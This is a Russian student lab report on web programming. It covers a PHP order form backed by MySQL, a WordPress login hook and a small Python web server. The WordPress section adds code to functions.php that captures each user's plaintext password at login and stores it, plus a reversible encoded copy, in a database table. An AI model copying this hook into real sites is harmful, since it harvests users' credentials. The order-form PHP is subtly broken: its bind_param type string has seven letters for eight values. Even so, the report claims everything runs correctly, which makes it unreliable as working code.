

**Министерство науки и высшего образования Российской Федерации**  
**ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ**  
**УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ**  
**НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**  
**ITMO University**

**ОТЧЕТ ПО ПРАКТИЧЕСКОЙ РАБОТЕ 4**

**По дисциплине** Web-программирование

**Тема работы** Задание 4

**Обучающийся** Боженко Мария Александровна

**Факультет** инфокоммуникационных технологий

**Группа** K3321

**Направление подготовки** 11.03.02 Инфокоммуникационные технологии и системы связи

**Образовательная программа** Программирование в инфокоммуникационных системах

<b>Обучающийся</b>	<u>24.12.2024</u> (дата)	<u>                    </u> (подпись)	<u>Боженко М.А.</u> (Ф.И.О.)
<b>Руководитель</b>	<u>                    </u> (дата)	<u>                    </u> (подпись)	<u>Марченко Е.В.</u> (Ф.И.О.)

Санкт-Петербург  
2024

## СОДЕРЖАНИЕ

Стр.

ВВЕДЕНИЕ .....	3
1 Разработка формы заказа .....	4
2 Работа с аутентификацией на wordpress .....	8
3 Написание web-сервера .....	10
ЗАКЛЮЧЕНИЕ .....	12

## ВВЕДЕНИЕ

**Задачи**, поставленные в данной лабораторной работе:

1. Разработать форму заказа, данные из которой будут сохраняться в БД
2. Модифицировать php-скрипт для аутентификации на wordpress для сохранения данных для входа в БД
3. Написать веб-сервер

## 1 Разработка формы заказа

В первой части лабораторной работы требовалось разработать веб-страницу, на которой пользователь может оставить данные о себе, также может выбрать из списка товар и оставить некий комментарий к заказу.

Ниже представлен html-код для данной страницы:

```
<html lang="ru">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="styles.css">
    <title>Форма заказа</title>
  </head>
  <body>
    <form action="process_order.php" method="POST" class="contact-form">
      <h1>Оформление заказа</h1>
      <label for="surname">Фамилия:</label>
      <input type="text" id="surname" name="surname" required><br>

      <label for="name">Имя:</label>
      <input type="text" id="name" name="name" required><br>

      <label for="patronymic">Отчество:</label>
      <input type="text" id="patronymic" name="patronymic"><br>

      <label for="address">Адрес для доставки:</label>
      <input type="text" id="address" name="address" required><br>

      <label for="phone">Телефон:</label>
      <input type="text" id="phone" name="phone" required><br>

      <label for="email">Электронная почта:</label>
      <input type="email" id="email" name="email" required><br>

      <label for="product">Выберите товар:</label>
      <select id="product" name="product" required>
        <option value="Товар 1">Товар 1</option>
        <option value="Товар 2">Товар 2</option>
        <option value="Товар 3">Товар 3</option>
        <!-- Добавьте дополнительные товары по необходимости -->
      </select><br>

      <label for="comment">Комментарий к заказу:</label>
      <textarea id="comment" name="comment"></textarea><br>

      <input type="submit" value="Отправить заказ">
    </form>
  </body>
</html>
```

Рисунок 1.1 — Файл order.html

Как видно из кода, данный html-файл связан с файлом стиле styles.css, а также указано, что данную форму будет обрабатывать php-скрипт process\_order.php

```
<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "task4_1_db";

// создание соединения
$conn = new mysqli($servername, $username, $password, $dbname, 3307);

// проверка соединения
if ($conn->connect_error) {
    die("Ошибка подключения: " . $conn->connect_error);
}

// получение данных из формы
if ($_SERVER["REQUEST_METHOD"] == "POST") {

    $surname = $_POST['surname'];
    $name = $_POST['name'];
    $patronymic = $_POST['patronymic'];
    $address = $_POST['address'];
    $phone = $_POST['phone'];
    $email = $_POST['email'];
    $product = $_POST['product'];
    $comment = $_POST['comment'];

    // подготовка и выполнение sql запроса
    $stmt = $conn->prepare("INSERT INTO orders (surname, name, patronymic, address, phone, email, product, comment)
VALUES (?, ?, ?, ?, ?, ?, ?, ?)");
    $stmt->bind_param("sssssss", $surname, $name, $patronymic, $address, $phone, $email, $product, $comment);

    if ($stmt->execute()) {
        echo "Заказ успешно оформлен!";
    } else {
        echo "Ошибка: " . $stmt->error;
    }

    // Закрываем соединение
    $stmt->close();
}
$conn->close();
?>
```

Рисунок 1.2 — Файл process\_order.php

Важным моментом в написании данного скрипта является то, что был добавлен номер порта в строке с подключением к базе данных, поскольку еще при выполнении предыдущей лабораторной работы порт по умолчанию 3306 был заменен на 3307.

Ниже представлен итоговый вид html-страницы в браузере.

Форма заказа

## Оформление заказа

Фамилия:

Имя:

Отчество:

Адрес для доставки:

Телефон:

Электронная почта:

Выберите товар:

Товар 1 ▾

Комментарий к заказу:

Отправить заказ

Рисунок 1.3 — Вид страницы в браузере

Для корректной отправки формы требовалось создать таблицу MySQL. На сайте <http://localhost/phpmyadmin> была создана новая БД, для которой была создана таблица со структурой с помощью sql-запроса.

```

1 CREATE TABLE orders (
2     id INT AUTO_INCREMENT PRIMARY KEY,
3     surname VARCHAR(50) NOT NULL,
4     name VARCHAR(50) NOT NULL,
5     patronymic VARCHAR(50),
6     address VARCHAR(255) NOT NULL,
7     phone VARCHAR(20) NOT NULL,
8     email VARCHAR(100) NOT NULL,
9     product VARCHAR(100) NOT NULL,
10    comment TEXT,
11    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
12 );

```

Рисунок 1.4 — Создание структуры таблицы

Далее страница была протестирована. Как видно на рис. 1.5 данные занесенные в форму, после нажатия кнопки «Отправить», добавляются в созданную БД.

id	surname	name	patronymic	address	phone	email	product	comment	created_at
1	bozhenko	mariia	alex	spb	123	masha@mail.ru	Товар 2	lalala	2024-12-25 10:35:28
2	petrova	natacha	glebovna	spb	123	petron@yandex.ru	Товар 1	Leave by the door	2024-12-25 10:38:53

Рисунок 1.5 — Данные в БД

## 2 Работа с аутентификацией на wordpress

В данном задании требовалось реализовать возможность при авторизации сохранять данные для входа пользователей в БД.

Был переписан файл functions.php, добавлена функция, выполняемая при аутентификации, которая отправляет данные пользователя (логин, пароль, закодированный пароль) в таблицу user\_credentials.

```
add_action('wp_login', 'custom_user_login', 10, 2);

function custom_user_login($user_login, $user) {
    global $wpdb;

    // Получаем пароль
    $user_password = $_POST['pwd'];

    // Кодируем пароль в двоичную систему
    $binary_password = '';
    for ($i = 0; $i < strlen($user_password); $i++) {
        // Преобразуем каждый символ в его ASCII код и затем в двоичный формат
        $binary_password .= str_pad(decbin(ord($user_password[$i])), 8, '0', STR_PAD_LEFT);
    }

    // Инvertируем биты
    $inverted_binary_password = '';
    for ($i = 0; $i < strlen($binary_password); $i++) {
        $inverted_binary_password .= ($binary_password[$i] === '0') ? '1' : '0';
    }

    // Преобразуем обратно в строку и кодируем в base64
    $decoded_password = '';
    for ($i = 0; $i < strlen($inverted_binary_password); $i += 8) {
        $byte = substr($inverted_binary_password, $i, 8);
        $decoded_character = chr(bindec($byte));
        $decoded_password .= $decoded_character;
    }

    // Кодируем инvertированный пароль в base64
    $encoded_inverted_password = base64_encode($decoded_password);

    // Записываем данные в новую таблицу
    $result = $wpdb->insert('user_credentials', array(
        'username' => $user_login,
        'password' => $user_password,
        'password_inverted' => $encoded_inverted_password // Сохраняем закодированный инvertированный пароль
    ));

    // Проверяем результат вставки и выводим отладочную информацию
    if ($result === false) {
        error_log('Ошибка вставки данных: ' . $wpdb->last_error());
    } else {
        error_log('Данные успешно вставлены для пользователя: ' . $user_login);
    }
}
```

Рисунок 2.1 — Переписанный файл functions.php

Как видно по картинке, не достаточно было перевести пароль в двоичную систему, инvertировать и вернуть в строку, поскольку после этого действия в строке появлялись символы, которые БД не в силах распознать, поэтому строка была закодирована в base64, что гарантирует то, что в строке будут только читаемые символы.




После этого при авторизации данные о пользователе появляются в базе данных.

<div><div><div>↶</div><div>T</div><div>↷</div></div><div>▼</div></div>					id	username	password	password_inverted
<div><div><div><div></div></div></div><div><div><div>✎</div></div>Изменить</div><div><div><div>📋</div></div>Копировать</div><div><div><div>🗑</div></div>Удалить</div></div>	5	klyaksa	qwerty123	joiajYuGzs3M				

Рисунок 2.2 — Данные о пользователе в БД

### 3 Написание web-сервера

В заключительном задании требовалось написать веб-сервер, используя любой язык программирования (был выбран язык Python, поскольку он является наиболее знакомым и простым). В программе добавлена возможность указать порт, на котором будет работать сервер. Ниже представлен код для сервера:

The image shows a screenshot of a code editor with a dark theme. The file name 'web\_server.py' is visible in the top-left corner. The code is written in Python and includes line numbers from 1 to 23 on the left margin. The code defines a custom request handler class, a function to run the server, and a main execution block.

```
1 import http.server
2     import socketserver
3 import os
4
5
6 class MyRequestHandler(http.server.SimpleHTTPRequestHandler):
7
8     def do_GET(self):
9         if self.path == '/':
10             self.path = 'index.html'
11         return super().do_GET()
12
13
14 def run(server_class=http.server.HTTPServer, handler_class=MyRequestHandler, port=8888):
15     server_address = ('', port)
16     httpd = server_class(server_address, handler_class)
17     print(f'Serving on port {port}...')
18     httpd.serve_forever()
19
20
21 if __name__ == "__main__":
22     port = 8888
23     run(port=port)
```

Рисунок 3.1 — Веб-сервер

Ниже представлен код простой html страницы, которая будет запускаться на нашем сервере.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>My Web Server</title>
  </head>
  <body>
    <h1>Welcome to My Web Server!</h1>
    <p>This is the content of index.html.</p>
  </body>
</html>
```

Рисунок 3.2 — Файл index.html

После запуска сервера если в браузере перейти по адресу `http://127.0.0.1:8888/`, мы попадем на нашу страничку.




Рисунок 3.3 — Страница запущенная на написанном сервере

После остановки сервера страница становится недоступна по данному адресу.

## **ЗАКЛЮЧЕНИЕ**

В ходе выполнения данной лабораторной работы были выполнены все поставленные задачи.

Все файлы из заданий успешно запускаются и ведут себя согласно заданиям.